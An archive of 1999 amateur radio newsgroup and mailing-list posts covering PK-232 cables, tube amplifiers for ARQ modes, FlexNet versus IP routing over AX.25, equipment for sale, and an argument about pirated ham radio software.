http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
.

Date: Sat, 16 Jan 1999 21:32:57 -1000
From: Rick and Theresa
Subject: Pk232 5 pin plug cable ??

Strange you didn't get a response. Timewave is usually pretty good.

Try Ross Distributing at www.rossdist.com. I think I saw some of the cables you need in his long listings last month, but a phone call would confirm it. If they're the ones I'm thinking of, they were about 5 bux each or so.

73 Rick N6CY

.

Date: Sat, 16 Jan 1999 18:40:03 -0500
From: James Nipper
Subject: Pk232 5 pin plug cable ??

I need several of the pre-made 5 pin modular plug/cable assemblies that are used in the 5 pin plug radio data ports on the Pk232.

If any of you have 1 or 2 of these that you are not using, I would be glad to buy them from you asap. Or, if you know where I could get them, I would appreciate it very much for the info. I wrote to Timewave, but got no response.

Thanks for any help you can provide.. 73 de Jim K4PYT
.

Date: 17 Jan 1999 06:03:47 GMT
From: Seth Miller
Subject: Tube-Type Amp OK for ARQ Modes?

Is it practical/wise to use a tube-type power amp for Pactor or other ARQ digital modes? Specifically, does the constant Tx cycling stress a tube amp too much, is the T/R switch time of most tube amps suitable, etc... Seems a solid-state amp might be better for this application, but they are 2-3X the cost of an equivalent tube-type amp... been looking at the Ameritron units...

Thanks in advance for any input...

- Seth N6BMB

(Please remove the 'NOSPAM' text from the above address to send a personal reply. I apologize for the inconvenience.)
.

Date: 16 Jan 1999 16:36:13 GMT
From: mfccoder@aol.com (MFCCoder)
Subject: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Let me take another approach to this.

Why do you feel that not paying for software is legitimate? Are you not aware of how complex it is to develop good, useable software? Are you aware of the time it takes once development is started, to test and refine the program, so the minumum amount of 'bugs' go out with the program? Are you not aware that a software company provides jobs to hams and other people in the country? Are you not aware that if a piece of software is not paid for, that it adds up to an amount that a company could hire more people, to take the load off of the current staff, and create higher quality software?

Maybe you're just unaware of the long term results of what you and others do when you don't pay for software.

>Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
>From: "Jim (N8XYN)"
>Date: 1/16/99 9:29 AM EST
>Message-id: <77q7nf$evf@bgtnsc03.worldnet.att.net>
>
>Hummm, I have both registerd and cracked software on my computer. So when
>the county cops come a knocking I guess I'm a gone huh?
>
>MFCCoder wrote in message
>news:19990116011256.09887.00002335@ng-fi1.aol.com...
>>In most states, this is called theft, or stealing and you can be arrested
>and
>>put in jail for this CRIME!
>>
>
>
>
>
>
>
>
>
>

.

End of Ham-Digital Digest V99 #7
****

--ZoomitID_=_t5790520.220

Content-Disposition: Attachment

Return-Path:
Received: FROM plato.aca.gov.au BY ACT6.sma.gov.au ;
18 JAN 99 00:16:15 EDT
Received: from public.aca.gov.au (public.sma.gov.au [165.191.2.21]) by plato.aca.gov.au

(8.7.5/8.7.3) with SMTP id AAA03721 for ; Mon, 18 Jan 1999 00:13:55 +1100 (EST)
Received: from mlist.ucsd.edu by public.aca.gov.au (ACA/GATEWAY)
id AAA09268; Mon, 18 Jan 1999 00:10:20 +1100
Received: from mail.ucsd.edu (ucsd.ucsd.edu [132.239.1.1]) by mlist.ucsd.edu
(8.9.1a/8.6.9) with ESMTP id EAA01414; Sun, 17 Jan 1999 04:52:04 -0800 (PST)
Received: (from root@localhost) by mail.ucsd.edu; id EAA14882
sendmail 8.8.8AS/UCSD8.3
Sun, 17 Jan 1999 04:30:16 -0800 (PST)
Message-Id: <199901171230.EAA14882@mail.ucsd.edu>
Date: Sun, 17 Jan 99 04:30:16 PST
From: Ham-Digital Mailing List and Newsgroup
Errors-To: Owner-Ham-Digital@ucsd.edu
Reply-To: Ham-Digital@ucsd.edu
Precedence: List
Subject: Ham-Digital Digest V99 #7
To: Ham-Digital@ucsd.edu

--ZoomitID_=_t5790520.220--

371. FS: Kenwood THD7A - NEW! (of course :-))

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: ne1h@ne1h.radio.org
Message-ID: <77tvtoepj1@nnrp1.dejanews.com>
Source record: 20239
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.swap

This radio is brand new.... OK, I took it out of the box and played with it. It's not going to fit my style of operation for an HT. I thought I could live without dual UxU receive, but I cant!.

So, someone is going to get a deal. They are going for anywhere from $450 - $475. I got a good deal on it to start with so I'll let it go for $400 + Shipping.

I'd prefer to conduct a local deal, if you are in the Atlanta area and would like to contact me, please do so, if you are interested from other parts of the country, reply via email and we'll see if we can work out a deal.

Serious inquiries only!

Thanks,
Alan

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

372. Re: WTB TR9000 Mike Plug

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Toady <Toadys@nospam.att.net>
Message-ID: <77u24h$lmi@bgtnsc03.worldnet.att.net>
Source record: 20240

Try Radio Shack??
I bought one from there, but it has been a couple of years ago..

--
Toady (remove the "s" to reply and also nospam)

Joseph Fenn wrote in message <77tpifaic1@mochi.lava.net>...
>I need a mike plug only that fits the Kenwood TR9000 Vhf all mode
>Transceiver. Even Kenwood dont have them anymore.
> Joe (aka kilroy)
>
>
>
>
>--
>**********
>* jfenn@lava.net *
>* Ham KH6JF (since '37) *
>* MARS (AARS) ABM6JF (since '40) *
>* WW2 Vet ARMY SIGNAL CORPS *
>**********
>
>
>

373. Packet Radio and a short wave receiver

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: Kai Pf&#65533;hler <nospam_banglkai@dds.nl>
Message-ID: <01be428f$56934080$22febccb@radhika.unicef.bangla.net>
Source record: 20241

Can someone inform me about where I can find information on downloading information through my shortwave receiver (incl. SSB) and my soundcard on my PC?

I am really new to this, so any help is welcome!
Thanx.

374. USB packet hardware (modem/TNC)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-18 00:00:00 UTC
From: David Negaard <draagen@lazerus.networkone.net>
Message-ID: <36a2a492.0@news.ptw.com>
Source record: 20242

Does anyone know of a project (or the feasibility of a project) to build a USB TNC and/or modem? Seems to me that if there are monolithic chip-sets for USB implementation, one could pull something together.

Thoughts?

--
+--David Negaard----------------------+------- phone: (805) 949-9844 -+
| 43850 N. 20th St. E. space 198 | pager: (805) 224-0075 |
| Lancaster, CA 93535 | ham radio: kb0pxk |
+- http://www.ptw.com/~draagen --------+---- mailto://draagen@ptw.com -+

375. Re: APRS Test this Sunday

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Carl Littlejohns <carl@nospam>
Message-ID: <VA.00000a5f.0012eb3d@study>
Source record: 20122
Cross-posted to: uk.radio.amateur,rec.radio.amateur.digital.misc

waprs224(1).zip

Or if a bunch of people ask me for it, I can email it to you -
say in a couple of days time (Thur)

Carl
gw0tqm@iname .com

376. Re: Pk232 5 pin plug cable ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: ralphmw@aol.com
Message-ID: <19990118194302.13801.00001315@ng60.aol.com>
Source record: 20123

AES out of Milwaukee has them for a reasonable price. Pk-232, MFJ, and Baycom
Type TNC/modems use the same cabling.

Good luck & 73's

de
Ralph NH6QT

377. Re: Pk232 5 pin plug cable ??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <780p1qcmf1@news.minn.net>
Source record: 20124

In article <19990118194302.13801.00001315@ng60.aol.com>, ralphmw@aol.com (RalphMW) wrote:
>AES out of Milwaukee has them for a reasonable price. Pk-232, MFJ, and Baycom
>Type TNC/modems use the same cabling.
>
>Good luck & 73's
>
>de
>Ralph NH6QT
>
Hello Ralph:

The PK-232 radio cables (5-pin flat on one end and blank) on the other are
$7.50 each from Timewave technology. S/H is $5.

73

John Douglas
N0ISL
Timewave Technology]

Check http://www.timewave.com for information on the latest DSP upgrade for
the PK-232 and PK-232MBX. A demo version of PK TERM 99 for Windows 95/98/NT is
also available.

378. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a8kiv.nac.nomail@sys3.pe1chl.ampr.org>
Source record: 20125

Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>Among other things they suggest selective ARQ on "bad" links. TCP can
>only do go-back-N retransmission (selective ARQ is implemented in
>FlexNet using the "frame collector").

This is not true. TCP implementations on amateur radio provided a
"frame collector" before the AX.25 guys came up with one. The principle
is the same, and it does not need the extra hacks because the sequence
number space in TCP is much larger than the window.

TCP has another advantage over AX.25: a retransmission need not be the
same packet as the original. When someone typed a line of text and it
is transmitted, and by the time the retransmission timer times out he
has typed another line of text, the retransmission can include both
lines in a single packet. This cannot be done with AX.25 because it
only numbers the packets, not the bytes in the packets (as TCP does).

>> I also want to re-emphasize that L2 should only act across one hop.
>> It should never attempt to be multihop. That's not its role. That's the
>> role of the L3 protocol.

>If you use VC, you usually already have a good L3 protocol - suited to
>the wireless
>channel. Nobody wants to go back at those times without hop-to-hop
>acknowledge between
>digipeaters.

I do not agree with that. I think the reliability problem should be
considered separately for each hop, and when a link is very good there
is no need to do ARQ on that hop.
This also opens the possibility of using unidirectional links, something
that Flexnet cannot support but can be done in an IP network.
These can be used both intentionally (e.g. a unidirectional link from
one node to multiple neighbor nodes, with another method for the return
traffic) an in case of failures (when a link fails in one direction it
can still be productively used in the other direction)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

379. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a8laa.nac.nomail@sys3.pe1chl.ampr.org>
Source record: 20126

markv@pixar.com <markv@pixar.com> wrote:
>You might not like it, but the Linux AX.25 implementation works rather well.

I question that. Last time I looked, it suffered from the KISS problem.
I.e., like the original KA9Q package, it has an AX.25 engine in the kernel
that only drives a transmit queue it has no control over, and listens on
a receive queue. It has no way (unless this has recently changed) to look
at what is actually happening with the packets the engine transmits.

This is not good. And it was not done that way in the original TNC
firmware. The AX.25 engine really needs some feedback from the low level
drivers to know at least about channel activity (DCD status) but preferably
it also has a report-back of the physical transmission of a packet is has
sent.

This is done to support KISS TNC's, but it is bad that no advantage is
taken of the better control that can be provided when an SCC card or a
"software modem" (soundcard, baycom) is in use.
(experimental DCD report back is there but as far as I can see it is not
used)

An even better design would work like this:
- AX.25 engine signals that it would like to transmit something
- lower level driver tries to get the channel (using whatever method is
in use, can be CSMA or DAMA)
- driver sends the required leading flags
- driver tells to AX.25 engine it is ready to transmit a packet
- AX.25 engine hands packet to transmit to low level driver
- low level driver sends packet and calls back to AX.25 engine when it
is done.
- AX.25 engine decides whether to give another packet to transmit, or
to instruct low level driver to key down
- after last packet, low level driver sends trailer and keys down.

This may look like an unwanted intertwining of layers, but it really is
required to follow the AX.25 spec in detail and to operate as efficiently
as possible. This design avoids running timers while packets are still
sitting on a queue, and also it allows modification of the packet actually
being sent until the moment it goes on the air.
For example, while waiting to send a packet, the channel may be occupied
by the station you are communicating with, and it may be be sending a
packet to YOU. In that case, you will want to modify the V(r) field in
the packet to reflect the last sequence number you heard from him at the
last possible moment, so that the outgoing packet piggybacks an ACK.
Also, it may be that you receive an acknowledgement for the packet you
just planned to send. This may even lead to a cancellation of your plan

to transmit.

6PACK allows such an interface while using an external TNC. SCC and software-modem drives can do it inside the kernel drivers for them. Only a KISS TNC cannot use this more efficient AX.25 engine, so a separate copy of the old driver should be retained for users of KISS TNC's.

In my opinion, such a modification of the AX.25 code is really required before Linux is a real contender for efficient packet operation.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

380. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a8mcq.nac.nomail@sys3.pe1chl.ampr.org>
Source record: 20127

Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>> A Baycom modem provides this coupling, a KISS TNC does not.
>> An SCC card provides the best of both worlds.
>>
>> (the latter fact makes it unfortunate that the Flexnet people don't want
>> to write a generic SCC card driver, but include only a driver for the cards
>> produced by their Baycom friends. and even that driver is only included
>> as an unsupported item commented as "badly written". One would expect
> ==============
>> DK7WJ to put his effort in writing a really optimal SCC card driver so
>> that everyone can have the good channel control that he likes to have)

>This is *not* true. The driver (XSCC by Henk de Groot, PE1DNN) is on the
>official FlexNet download page
>(http://dl0td.afthd.tu-darmstadt.de/~flexnet/modules.html).
>The author said it is "Beta-test software", thats all there is.
>Of course nobody says it is "badly written" - who told you
>that?

You misread the sentence. I was talking about the USCC driver. I have
asked people of the Flexnet group why it was written in such a way that
it only supports USCC cards, instead of allowing more configurability of
the I/O port addresses and thereby use on a lot more cards. The reply
was that when I wanted to support other cards I should write a driver
from scratch. When I tried to dig deeper (why would one tie a driver
for the Z8530 chip only to a single board that one of the members happens
to sell commercially) the answer more or less was that I would not want
to see that driver because it was a mess, and nobody would want to adapt
it to more than the USCC card.

As I have written an SCC driver myself, I know that 99% of the code is
completely independent of the actual card in use, and that it is easy
to support many different cards just by allowing the external specification
of the I/O ports. My driver of course supports the USCC card.

>BTW: only a few of the L1 drivers for PC/FlexNet are written by DK7WJ
>himself, most of them are written by others (HB9JNX, DL8MBT, DG1SCR,
>DG2FEF).
>This is not a problem, as the specification for the L1 drivers are
>available.

It is a pity that one would need to re-make a driver just because the
existing drivers are locked to hardware the group happens to sell.

>Gunter canï¿½t write a SCC driver, as he doesnï¿½t own an SCC card.

Gunter was given a PA0HZP OptoPcScc SCC card when he first demonstrated
a pre-beta version of Flexnet software running on a PC, for purposes of
writing and testing a driver for it. The original 6809 design had an
SCC as well, so an SCC driver could probably mostly be copied from that.
We considered Gunter himself the best to write an officially supported
driver for SCC cards on the PC.
Unfortunately he never came up with a driver... and of course we cannot
force him to make one. It just would have been reasonable.

>Furthermore
>here we actually have the specification available. You all want the
>specification for the FlexNet autorouter implying that Gunterï¿½s
>implementation
>isnï¿½t good enough - now you have the specification for the L1 and now
>you
>are saying: the spec is nice, but *please* let DK7WJ do the driver, as
>software
>written by others doesnï¿½t work.... What do you want?

It was Gunter's own assessment that the driver was not good, and he used
it as a reason not to further update it. I am not saying that drivers
written by others are not good (although this is sometimes true; look
at the SCC driver in Linux: a ripoff of my SCC driver but with many bugs
that my driver did not have), but I think it is a serious omission to
release a package for AX.25 on the PC and not providing a driver for the
best available hardware solution.

This would be like Microsoft releasing Windows without a PS/2 mouse
driver, providing only a serial mouse driver, and publishing a driver
spec saying "when you have a PS/2 mouse please write your own driver"...

Driver specs are nice because they allow manufacturers of innovative
hardware to interface them with your system, but the main release of
the software should come with drivers for the most common hardware.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

381. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a8nu1.nac.nomail@sys3.pe1chl.ampr.org>
Source record: 20128

Alexander Kurpiers <kurpiers@zeus.uet.e-technik.tu-darmstadt.de> wrote:
>Rob Janssen wrote:

>> >So why does this work in Europe? As you know, that is exactly the way
>> >we
>> >do TCP/IP here.
>>
>> I hope you realize that I am in Europe as well, and that we (in the
>> Netherlands) do IP a different way. We have nodes running on PC hardware
>> and doing NET/ROM and TCP/IP routing natively (i.e. we don't use separate
>> systems for IP routing)

>I do and I understand this is a way to do it. But TCP/IP is in our
>opinion here
>only 1 possible procotol. So we keep that seperated.

In my opinion it is better to use IP as a lower level, and see AX.25
only as 1 possible protocol and keep that separated...

>> What would be good (and what we have here) is a system of nodes where
>> every IP user can point his default route, and the nodes themselves make
>> all the routing decisions. The user does not need to build a table of
>> AX.25 calls, and is not tempted to use a small table instead of an
>> optimal table.

>Thatï¿½s what we want, too. Currently we achieve that using Linux boxes
>with
>fully configured IP routers. Unfortunatly it still takes a lot of work
>for the
>sysop to keep the IP routes "up to date"...

Ah, that is what I mean with "it is not without problems" (as I explained).

Also, I think that it is a waste of our scarce resources to setup a
network using one technology (singleboard systems) and then put a PC
alongside to provide the remaining functions. Long ago, we saw that
one cannot beat the price and availability of PC motherboards and cards,
and that it would be futile to try to design something yourself which
would need to be more versatile.
So, a PC motherboard with a couple of SCC cards is our node computer,
and it can run DOS or Linux by itself. Providing the routing of both
AX.25 and IP.
When a Flexnet implementation for Linux would be available, that would
probably be running on our nodes.

>> With a small table, the IP packets for different directions are sent
>> to a system roughly the right way, and the underlying Flexnet network

>> is responsible for transporting the packets there. Once they arrive
>> there, that system will again route the packets more close to the
>> destination, and use another Flexnet path to get the packets that way.
>> In the presence of network topology changes, bot permanent (network
>> extensions or cutbacks) or temporary (link failures), such a structure
>> will usually not choose the optimal route.
>>
>> The optimal route would be chosen when the IP router closest to the
>> source would know about the IP router closest to the destination, and
>> would use one Flexnet circuit to send the IP packets directly from here
>> to there. But that structure would require the large table I mentioned.

>As long as this table is kept at the IP routers site and automatically
>updated, I think it is a good solution. Remember we still have to solve
>the
>problem, that users may change their favourite digipeater or move. So
>you
>canï¿½t use the inherent hierachical routing in TCP/IP using the
>netmask....

I have solved that problem before, and I can publish the technology used
for it. In my software, a user can move from one node to another (maybe
two or three hops away) and all the routing tables in the vicinity are
automatically updated to facilitate routing of this single IP address.
It is just a multicast protocol saying "hey, I am here, not at the router
where the subnet I am in would be routed by default", and the routers
update their tables accordingly.

>> I have posted about my project a week or two ago in this thread, but nobody
>> has reacted. I can re-post the message if you like.

>Yes, please. We are still interested in solving the problem.

Ok I will post it as a separate followup to this article.

>> In fact, an IP router should be easier than an AX.25 router. IP addresses,
>> when cleverly assigned, can be used in a hierarchical way. AX.25 callsigns
>> must be put in a table one by one.

>I doubt that you can use the hierachy. Or you would have to dynamically
>assign
>IP addresses - which would be an option but incompatible with any xNOS I
>know of.

Don't confuse the detail problems (local routing, can be solved as
explained above) with the global problems that face a large-area router.
When I want to route an IP packet to Switzerland or Italy, I don't need
an entry for each and every node in Switzerland or Italy to do that. I
can just look at the first bits of the IP address and decide to ship
it in the right direction. (depending on the content of the routing table)
The Flexnet router cannot do that; it needs a table with all nodes it can
possibly send packets to. This is due to the use of AX.25 callsigns
instead of hierarchical addresses.

(one can argue that it would even be possible with AX.25 callsigns, but
that would fail to be very productive in large countries)

>> Flexnet has solved that problem by using a closed architecture and no
>> settable parameters, and this method can be used with both AX.25 and IP.
>> When one can set the AX.25 callsign, one should be able to set the IP
>> address as well.

>If we manage that for IP - that would be great. TCP/IP becomes very
>popular now
>here in Germany and I see many sysops unable to configure their
>digipeater systems as they doni¿½t no anything about TCP/IP. And I think
>this
>is a problem - they should not need to understand it. But currently we
>are lightyears away from that IP router system here in Germany.

But that is because you made such a late start!
We started using TCP/IP in 1987 and have a lot of experience. The
first IP routing nodes in the Netherlands (I mean real nodes part of
the NET/ROM network, not systems at people's home) were in place in
1989.
In those days, German amateurs thought that TCP/IP was synonymous to
FTP of large binary files, and it was something that had to be banned.
Node sysops were "excluding" callsigns when they were detected using
TCP/IP.
Because we never had this attitude, there is a quite large community
of users that use TCP/IP software on a DOS PC, and use telnet and ftp
instead of connect and //wr. So, a lot more users know a bit about
IP addresses and other parameters appearing in a TCP/IP system. It is
even true that some people have learned *a lot* about TCP/IP when they
saw it in slow-motion operation on their amateur packet systems, and
today use this knowledge at their jobs, where TCP/IP has also appeared.
They have a vision about what is really happening on the networks that
many textbook experts don't have!

What you see now is the extreme popularity of Internet and thus the
introduction of usable applications based on TCP/IP. This attracts a
second wave of users, who run Windows95 or Linux. Those users may
need a different service from the network than the old guys did.
They like to have DNS, HTTP servers, IRCd, etc.
Maybe they sometimes even could use DHCP (although I am not a fan of
dynamic address assignment because I think it is best for client-only
systems, something which amateur packet stations often are not).

When it is possible to let the average dad hookup to Internet, it should
be possible to let the average ham hookup to an IP node, and let the
slightly-above-average ham install one.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |

```
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+
```

382. Re: FlexNet protocol specification?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7a8o1m.nac.nomail@sys3.pe1chl.ampr.org>
Source record: 20129

This is a repost of an earlier posting in this thread that apparently
was missed by Alexander.

Dana H. Myers K6JQ <Dana@Source.Net> wrote:
>As far as I can tell, Flexnet indeed defines a layer 3 routing protocol
>based on AX.25 layer 2 connections, as well as a link quality reporting
>mechanism used to dynamically update routing parameters as well as
>MAC parameters. In essence, it appears to be net/rom with the addition
>of link quality features. There's a protocol there, and an I-frame
>PID assigned (0xCE, if I recall correctly, from the AX.25 Version 2.2
>specification).

>It is worth noting that AX.25 IP runs over both connectionless and
>connection-oriented AX.25, the payload portion of both the I and UI
>frames looks the same: a PID octect (which doesn't count in the
>payload octet count, but really belongs to the payload) and the
>data. IP over net/rom works like this, except a net/rom layer 3
>header preceeds the IP frame.

Flexnet indeed provides only routing for plain AX.25. It uses a flat
namespace of AX.25 callsigns, and a sink tree algorithm to build a
routing table that defines the route to every destination in the network.
This does not scale very well, as everyone on a large Flexnet network
can see: the destinations list is just a long, long list of callsigns.
It would be much more efficient if it could bundle routes to destinations
that are roughly in the same area and would be routed mostly via the
same path, but this is not possible because AX.25 callsigns do not
provide the information for such route aggregation (as IP addresses do).

It is possible to route IP via a flexnet network, but only by tunneling
the IP packets in an AX.25 connection. The network nodes themselves do
not route IP, only AX.25 callsigns.
This means that each system on the network that wants to route IP needs
to have a large table with IP addresses and associated AX.25 callsigns.
In NOS terms: a fixed routing table and a set of fixed ARP entries for
each IP destination in the table. When an IP packet is to be shipped,
it is put on an AX.25 circuit to the desired AX.25 endpoint. The flexnet
network routes the packet based on only the AX.25 call of the destination,
which should then re-examine it at the IP level.

The Flexnet network does not provide the connecting IP systems with any
information that would be required to build that routing table and ARP
table (like "what IP address is associated with a destination AX.25
callsing" or "what IP subnet can be reached via this destination"), so
all table building has to be done manually by the IP system operator.

It is clear that this will lead to a non-optimal IP network: not every IP station will setup a routing table to all other known IP nodes in the network, but rather it will define some "next hop" IP routers, setup all routes via those, and use the flexnet network as a mechanism to reach them. This will quickly lead to packets being sent over more links than required, back-and-forth over the same link, etc.
It also performs poorly for multicasting applications.

What is really needed is an IP-routing network at the level of the network nodes. A routing protocol with the stability of the flexnet protocol should be developed, but it should not route AX.25 but IP. The advantage is that modern network applications and equipment can directly use the network at the IP level. Compatability with legacy applications (that want an AX.25 circuit between the endpoints of the connection) can easily be added: just let the network nodes accept an AX.25 connection from a user, setup a TCP/IP circuit to the destination node he specifies, and transport the data there using TCP. The destination node recognizes this situation (by the TCP port number), accepts information about the downlink callsign over the circuit, and sets up an AX.25 downlink accordingly.

In fact, the AX.25 users do not need to be aware that TCP/IP is involved. And the IP users can use the network at its raw level, just as they use the Internet. Internet applications, that are available for free on todays popular platforms, can be run on this network.

It has been my desire to design and implement such a network for many years. Unfortunately, problems with my health and personal situation have kept me from doing any real work in the packet radio software area for a long time. Also, seeing that many AX.25 users don't have the vision to see the advantage of an IP network, and mostly proclaiming that Flexnet is the ideal network for amateur radio and everything else is crap before it is tried, has convinced me that I should not try to convert them. Maybe someone else has the fresh spirit to dive into this?

I have done some work in the preparation of such a network, and some of it is in actual operation in the Dutch packet radio network (although the use of my software is decreasing because I have not extended it lately):

- a link quality measurement protocol to determine the usability of a link between two nodes, independently in each direction

- a node information multicasting protocol, to propagate information about each node using IP multicasting. this was intended to be the base for an "AX.25 node table" that the AX.25 users would see, but it also includes other info that is so notably missing from most amateur network protocols (where is this node located? who is responsible for it? what local accesses does it have? what software is it running? etc)

- discussions about a routing protocol, that has lead to a protocol that can deal with links that work unidirectionally (a student has written a

thesis about the protocol and has done simulation runs)

- I have registered port numbers and a multicast address

It would be nice if this work would be picked up to produce an IP packet network that is really usable and can provide service to AX.25 users as well. Using the Linux system for nodes would be nice, but I expect that a routing-only node would have to be done that runs on small single board systems as well (over here in the Netherlands we use PCs at nodes and running Linux at each node would be no problem, but in other countries single board systems, often even with 8-bit processors, are popular).

I guess I should document the protocols that exist today, so that people can write Linux implementations...

Rob PE1CHL
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

383. New RTTY Soft Freeware

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: ea3tb@NOSPAM.jet.es
Message-ID: <36a4c937.119294764@195.76.143.12>
Source record: 20130

Hi .....

I have developed a RTTY & CW program in order to work with the KAM
and PK-232 terminals.
This is a program for Windows 95/ 98/ NT.
It provides 12 Buffers for each mode and easy configuration and
operation. Macros in order to facilitate the operation. etc..
It works only in Terminal mode not in Host mode.

And maybe the best of everything, is freeware.
If you want to download try here:
http://www.geocities.com/CapeCanaveral/6030/Wintty

73' de Cosme EA3TB

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

384. Re: Any win95 software for PK-232?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <GOQUDPADJNp2EwYm@g3vkm.demon.co.uk>
Source record: 20131

In article <781usl$l88$1@news.kornet.nm.kr>, WonkiOh <HL4SF@hitel.net>
writes
>Hi,
>I am looking for the software for PK-232MBX.
>I have pakratt from AEA but it is not for Windows 95.
>If you have any information, please let me know.
>Thanks in advance.
>
PC-Pakratt for Windows 2 runs fine with Win95, see the Timewave Web
site.

Roger, G3VKM

385. Re: BPSK demodulator?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Paulus <paulstra@xs4all.nl>
Message-ID: <782n0u$f3d$1@news2.xs4all.nl>
Source record: 20132

Hello there,

Have an look at Bills VE2IQ Webiste for C-Bpsk modulating and demodulating
hard and software.
Also Kits can be obtained RX and /or TX PCB's and parts.

BTW an regular DX sked is on 14.081.000 allmost every day at 16.45-17.00 UTC
in the mode Coherent BPSK.

In Europe skeds are:
on Sunday 1700 UTC 3.581.000
and Wednesday 20.00 UTC at 3.581.000
Mode mostly ET1 but with heavy Qrm and phaseshift mode ET2.

http://www.ietc.ca/home/bill/bbs.htm

73 de Paul, PA0OCD

386. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <7835litgn1@nnrp1.dejanews.com>
Source record: 20133

The simple fact is, most software out there is crap. Why do I want to take a chance and pay hundreds of dollars for something that doesn't work well? I'd rather steal something that no one will be too sad about, like windows. do you really think I would PAY to support a monopoly of substandard software? It's my only way of fighting back.

In article <19990116113613.09885.00002342@ng-fi1.aol.com>,
mfccoder@aol.com (MFCCoder) wrote:
> Let me take another approach to this.
>
> Why do you feel that not paying for software is legitimate? Are you not aware
> of how complex it is to develop good, useable software? Are you aware of the
> time it takes once development is started, to test and refine the program, so
> the minumum amount of 'bugs' go out with the program? Are you not aware that
a
> software company provides jobs to hams and other people in the country? Are
> you not aware that if a piece of software is not paid for, that it adds up to
> an amount that a company could hire more people, to take the load off of the
> current staff, and create higher quality software?
>
> Maybe you're just unaware of the long term results of what you and others do
> when you don't pay for software.
>
> >Subject: Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!
> >From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
> >Date: 1/16/99 9:29 AM EST
> >Message-id: <77q7nf$evf@bgtnsc03.worldnet.att.net>
> >
> >Hummm, I have both registerd and cracked software on my computer. So when
> >the county cops come a knocking I guess I'm a gone huh?
> >
> >MFCCoder <mfccoder@aol.com> wrote in message
> >news:19990116011256.09887.00002335@ng-fi1.aol.com...
> >>In most states, this is called theft, or stealing and you can be arrested
> >and
> >>put in jail for this CRIME!
> >>
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>

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

387. Re: Any win95 software for PK-232?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-19 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <uEY3R1AR#GA.191@upnetnews03>
Source record: 20134

PK-Term '99 is a 32 bit Windows 95/98/NT program for the PK-232. Take a look
at the demo at http://www.timewave.com

WonkiOh wrote in message <781usl$l88$1@news.kornet.nm.kr>...
>Hi,
>I am looking for the software for PK-232MBX.
